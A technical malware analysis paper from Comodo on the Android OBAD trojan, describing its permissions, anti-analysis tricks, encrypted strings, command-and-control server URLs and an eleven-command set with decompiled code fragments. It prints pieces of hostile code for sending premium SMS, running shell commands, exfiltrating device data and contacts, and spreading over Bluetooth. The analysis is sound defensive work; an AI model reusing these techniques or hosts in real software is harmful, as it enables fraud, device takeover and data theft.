Android OBAD

Technical Analysis Paper
Comodo Malware Analysis Team
July 20013

Emre TINAZTEPE Malware Analysis Team Lead
Doğan KURT R&D Engineer
Alp GÜLEÇ R&D Engineer

Contents

1. Overview

The Android OS is becoming more and more popular each day, as does Android malware. Like the early days Windows malware, the use of advanced techniques like code encryption and obfuscation also increase. Even though using old school self-modifying code is not possible in pure Dalvik code, it's inevitable that threats using obfuscation and encryption will evolve rapidly in the near future.


One of the latest examples to gain public attention is named OBAD. It is considered to be "the most sophisticated Android malware". As the name suggests, it is a highly advanced piece of malware which supports a wide variety of malicious features. It can also be used as a powerful BOT, which is why we expect to see it on the black market very soon.

2. Permissions

Android OBAD requests 24 permissions. The device user unwittingly grants OBAD a great power for performing its evil activities. OBAD can change the network state, read SMS or send SMS without the user noticing. It can even initiate a phone call!


```
<uses-permission ="android.permission.RECEIVE_BOOT_COMPLETED" />
<uses-permission ="android.permission.READ_LOGS" />
<uses-permission ="android.permission.WAKE_LOCK" />
<uses-permission ="android.permission.READ_PHONE_STATE" />
<uses-permission ="android.permission.PROCESS_OUTGOING_CALLS" />
<uses-permission ="android.permission.READ_EXTERNAL_STORAGE" />
<uses-permission ="android.permission.WRITE_EXTERNAL_STORAGE" />
<uses-permission ="android.permission.ACCESS_WIFI_STATE" />
<uses-permission ="android.permission.CHANGE_WIFI_STATE" />
<uses-permission ="android.permission.ACCESS_NETWORK_STATE" />
<uses-permission ="android.permission.CHANGE_NETWORK_STATE" />
<uses-permission ="android.permission.MODIFY_PHONE_STATE" />
<uses-permission ="android.permission.WRITE_SECURE_SETTINGS" />
<uses-permission ="android.permission.WRITE_SETTINGS" />
<uses-permission ="android.permission.INTERNET" />
<uses-permission ="android.permission.BLUETOOTH" />
<uses-permission ="android.permission.BLUETOOTH_ADMIN" />
<uses-permission ="android.permission.ACCESS_BLUETOOTH_SHARE" />
<uses-permission ="android.permission.RECEIVE_SMS" />
<uses-permission ="android.permission.SEND_SMS" />
<uses-permission ="android.permission.READ_SMS" />
<uses-permission ="android.permission.WRITE_SMS" />
<uses-permission ="android.permission.READ_CONTACTS" />
<uses-permission ="android.permission.CALL_PHONE" />
```


It also registers for device admin enabled notification so it can exploit a vulnerability in the Android "Device Admin" feature which enables the malware to hide itself from Device Administrators list. This makes the removal of malware nearly impossible without using extra tools.





```
<receiver ="System" =".OCllCoO" ="android.permission.BIND_DEVICE_ADMIN">
    <meta-data ="android.app.device_admin" ="@xml/ccclocc" />
    <intent-filter>
        <action android:name="com.strain.admin.DEVICE_ADMIN_ENABLED" />
    </intent-filter>
</receiver>
```

3. Anti Analysis Techniques

OBAD is an emulator-aware malware, which makes the analysis process harder. The malware looks for the “Android.os.build.MODEL” value throughout the code and exits if it matches with the emulator's model. The malware can only be run in an emulator after patching several of these checks.



The malware is protected with a commercially available protector. To prevent the decompilation process in static analysis, this protector employs a highly effective new trick against popular decompilers. The trick is to insert a goto instruction into the middle of an “IF” block in order to confuse the decompiler and make it generate the wrong source code.



Another technique employed to complicate the analysis uses multiple layers of encryption which effectively hides all the strings used in the malware. Combined with the previous technique, this makes the static analysis extremely difficult.. All of the strings are encrypted with a custom algorithm which usually takes 3 parameters and returns a string value. The order of the parameters for this method is randomized on each class to make the automated decryption process harder.

```
    private static String oCIlCll(int i, int j, int k)
    {
        byte abyte0[];
        int l;
        int i1;
        byte abyte1[];
        int j1;
        abyte0 = oCIlCll;
        l = k + 33;
        i1 = j + 96;
        abyte1 = new byte[l];
        j1 = 0;
        if(abyte0 != null) goto _L2; else goto _L1;
_L1:
        int k1;
        int l1;
        k1 = l;
        l1 = i;
_L4:
        i++;
        i1 = -2 + (k1 + l1);
_L2:
        abyte1[j1] = (byte)i1;
        if(++j1 >= l)
            return new String(abyte1, 0);
        k1 = i1;
        l1 = abyte0[i];
        if(true) goto _L4; else goto _L3;
_L3:
    }
```


Critical strings are split into parts and further encrypted with other layers. An interesting point here is that the MD5 hash of “UnsupportedEncodingException” string is used as one of the decryption keys.

```
public static final byte[] DecryptByteArray(byte abyte0[])
{
    return Decrypt(abyte0, MD5("UnsupportedEncodingException".getBytes()));
}
```

In order to further complicate the analysis, one module contains 64 different decryption routines with different decryption keys. These decryptor functions are used throughout the module. Even though this malware is highly encrypted, automated decryption is still possible.

4. Behaviour


As soon as the malware is launched, it displays the activity below followed by a device admin request.



The malware authors embedded localized messages for a variety of languages which gives us clues about the target countries.

```
46.Decrypted (XB223444 - 1103):
{
    'en':['System', 'Continue', 'Attention! To install the application, you need to admin access!'],
    'ru':['System', 'Продолжить', 'Внимание! Для установки приложений вам нужно получить права администратора!'],
    'uk':['System', 'Продовжити', 'Увага! Для встановлення програм вам потрібно отримати права адміністратора!'],
    'aa':['System', 'Continue', 'Attention! To install the application, you need to admin access!']
}
```

Once a user sets the application as a device administrator, it gains permission to lock the screen and successfully hides itself from the Device Administrators list, thus exploiting the vulnerability. This gives the malware a great amount of power and persistency.



Android OBAD connects to the following hardcoded command and control (C&C) server (http://www.androfox.com/load.php) which is encrypted in the malware body.

```
46.Decrypted (XB903444 - 1108):
{
    'url':['http://www.androfox.com/load.php', 'http://www.androfox.tk/load.php'],
    'key_cip':'',
    'key_url':'',
    'key_con':'',
    'key_die':'',
    'aoc_time':'30'
}
```

The malware sends information including the victims IMEI number, operator name, MAC address of the Bluetooth device and the prepaid card account balance of the user in an encrypted JSON form.

In response, the malware author sends another JSON object which contains configuration information alongside the commands. Each command has parameters, a specific execution time and another column for recording the status of the command. These commands enable the author to access much different functionality, including opening backdoors and sending SMS messages to premium rate services.

```
CREATE TABLE (
            `id`    TEXT NOT NULL UNIQUE,   `act`  INTEGER NOT NULL,      `max`  INTEGER DEFAULT 0,
            `rep`   INTEGER DEFAULT 0,      `time` INTEGER NOT NULL,      `stop` INTEGER DEFAULT 0,
            `rept`  INTEGER DEFAULT 1,      `stat` INTEGER DEFAULT 0,     `loop` INTEGER DEFAULT 0,
            `done` TEXT DEFAULT '',         `f1`   TEXT DEFAULT '',       `f2`   TEXT DEFAULT '',
            `f3`   TEXT DEFAULT '',         `f4`   TEXT DEFAULT '',       `f5`   TEXT DEFAULT '',
            `f6`   TEXT DEFAULT ''
            );
```

5. Command Set

The malware command set contains a total number of 11 commands. Each command is retrieved from the SQLite database on the device using the query below. The fields F1 to F6 are parameters specific to each command; each command has a time it should be performed and other values for repeating the command.

```
// DispatchCommand

cursor = IcCcCOIC.oCIlCll((
new StringBuilder(String.valueOf("SELECT `act`, `max`, `rep`, `stop`, `rept`, `loop`, `f1`, `f2`, `f3`, `f4`, `f5`, `f6` FROM `")))
.append(cIcoIIl.oCIlCll).append("` WHERE `id` = '").append(s).append("';").toString());
if(cursor == null || !cursor.moveToFirst()) goto _L2; else goto _L1
```

You can find the details for each command below.

Command #1 – Send SMS

The first parameter is the number and the second is the message body.

```
Class class1;
class1 = Class.forName("android.telephony.SmsManager");
break MISSING_BLOCK_LABEL_647;
class1 = Class.forName("android.telephony.gsm.SmsManager");
break MISSING_BLOCK_LABEL_647;
oCIlCll = "NO SMS CLASS";
return false;
```

Command #2 – Send information to C&C

This command collects a great amount of information from the device and puts them into a JSON object, which is encrypted with a configuration value (“key_cip”) and sent to C&C. It also saves the time for connection into shared preferences under “ServerSync” key. Information collected includes, application version code, balance time and information, IMEI number, IMSI number, line number, SIM serial number, SIM country information, SIM operator name, network country ISO code, network operator name, device rooted status and task information.

```
s27 = "rooted";
if(COcCccl.CClIOcc)
{
    s28 = "yes";
    break MISSING_BLOCK_LABEL_5592;
}
s28 = "no";
```

Command #3 – Get balance information

This command uses USSD to retrieve account balance. The USSD code is only parameter.

```
if(s73.startsWith("*") && s73.endsWith("#"))
{
    String s76 = oICClCI.oCIlCll(s73);
    if(s76 == null)
        abyte0 = "ussd not binded".getBytes();
    else
    if(s76.equals(""))
        abyte0 = "ussd is empty".getBytes();
    else
        abyte0 = s76.getBytes();
} else
{
    abyte0 = "only ussd".getBytes();
}
```

Command #4 – Send data to URL

This command has four parameters. The first parameter holds the URL. The second one indicates if the command has data in the database. The third parameter holds the method (POST) and the last one contains data to be sent to the URL.

```
if(!oCIlCll()) goto _L22; else goto _L23

if(s71.equalsIgnoreCase("POST"))
    abyte0 = lclOOCl.oCIlCll(s69, cursor.getString(cursor.getColumnIndex("f4")).getBytes(), "application/x-www-form-urlencoded");
else
    abyte0 = lclOOCl.oCIlCll(s69);
```

Command #5 – Send a request to address

This command is used to generate requests to the target address. The URL is the only parameter.

```
v0 = Class.forName("java.net.Socket");
Class[] v4 = new Class[2];
v4[0] = Class.forName("java.net.SocketAddress");
v4[1] = Integer.TYPE;
v0.getMethod("connect", v4).invoke(v1_2, v2_1);
```

Command #6 – Download a file and install it

A file is downloaded and installed on the infected device. The file's CRC32 checksum or MD5 hash is calculated and saved into the database.

```
obj17 = Class.forName("android.content.Context").getMethod("getFilesDir", null).invoke(context5, null);
break MISSING_BLOCK_LABEL_2387;
Exception exception69;
exception69;
throw exception69.getCause();
Object obj18 = Class.forName("java.io.File").getMethod("toString", null).invoke(obj17, null);
String s46;
s46 = (new StringBuilder(String.valueOf(obj18))).append("/").append(s45).toString();
break MISSING_BLOCK_LABEL_2480;
```

Command #7 – Get information about the specified application and submit it to C&C

This command retrieves the application (package) information as specified by the first parameter and submits it to the server.

```
Object aobj22[] = new Object[2];
aobj22[1] = Integer.valueOf(0);
aobj22[0] = s21;
Class class14 = Class.forName("android.content.pm.PackageManager");
String s42 = "getPackageInfo";
Class aclass13[] = new Class[2];
```

Command #8 – Get information about all applications and submit to C&C

This command has no parameters. It simply collects the list of all applications by using the PackageManager.getInstalledPackages API and submits this list to the C&C server. Information also indicates if the application is installed on the device's system image or not.

```
Object obj9 = Class.forName("android.content.pm.PackageInfo").getField("applicationInfo").get(obj8);
int l5 = 0x81 & Class.forName("android.content.pm.ApplicationInfo").getField("flags").getInt(obj9);
boolean flag7 = false;
if(l5 != 0)
    flag7 = true;
if((i5 != 1 || flag7) && (i5 != 2 || !flag7))
{
    StringBuilder stringbuilder4 = new StringBuilder(
    String.valueOf(Class.forName("android.content.pm.PackageInfo").getField("packageName").get(obj8)));
    String s19;
    if(flag7)
        s19 = ":SYSTEM";
    else
        s19 = "";
    stringbuffer.append(stringbuilder4.append(s19).append("").toString());
}
```

Command #9 – Collect contacts and send to C&C

This command creates a list of contacts using the name and number of the contact and submits this list to the server.

```
cursor = (Cursor)class1.getMethod(s1, aclass).invoke(obj, aobj);
if(cursor == null)
    break MISSING_BLOCK_LABEL_789;
if(!cursor.moveToFirst())
    break MISSING_BLOCK_LABEL_789;
i = cursor.getColumnIndex("name");
j = cursor.getColumnIndex("number");
```

Command #10 – Execute shell commands

This command executes the command specified in the first parameter. The second parameter can contain either a string or encoded data which is indicated in the third parameter. This allows the malware author to send binary input to the executed command.

```
throw exception21.getCause();
obj4 = Class.forName("java.io.ByteArrayOutputStream").getDeclaredConstructor(null).newInstance(null);
process = Runtime.getRuntime().exec(command, null, null);
if(s10.length() <= 1) goto _L70; else goto _L69
```

Command #11 – Send file via Bluetooth

This command sends the file specified in the first parameter to all Bluetooth devices. The second parameter is the checksum / hash value of the file. Bluetooth file propagation is only supported in SDK version 2.0, which is also checked by the malware.

```
if(i == 11)
    if(COcCccl.oIlclcIc >= 2.0F)
    {
        s3 = cursor.getString(cursor.getColumnIndex("f1"));
        s4 = cursor.getString(cursor.getColumnIndex("f2"));
        int k3 = s3.lastIndexOf('/');
        flag = false;
        abyte0 = null;
        if(k3 > 0)
        {
            s5 = s3.substring(k3);
            context = COcCccl.oCIlCll;
            break MISSING_BLOCK_LABEL_9127;
        }
    } else
    {
        abyte0 = "Bletooth not supported".getBytes();
        flag = true;
    }
```

6. Conclusion

OBAD demonstrates to malware researchers what the future of mobile threats looks like. They will become increasingly time consuming and challenging to deal with. We expect Android malware to evolve rapidly in the near future with more advanced obfuscation and encryption techniques. The use of Java Reflection API and nested methods for encrypting strings combined with native code execution will make Android malware much more complex. Exploitation of non-patched vulnerabilities and the variety of connectivity mediums (Wi-Fi, Bluetooth, SMS, etc.) will make Android a more attractive target for malware authors.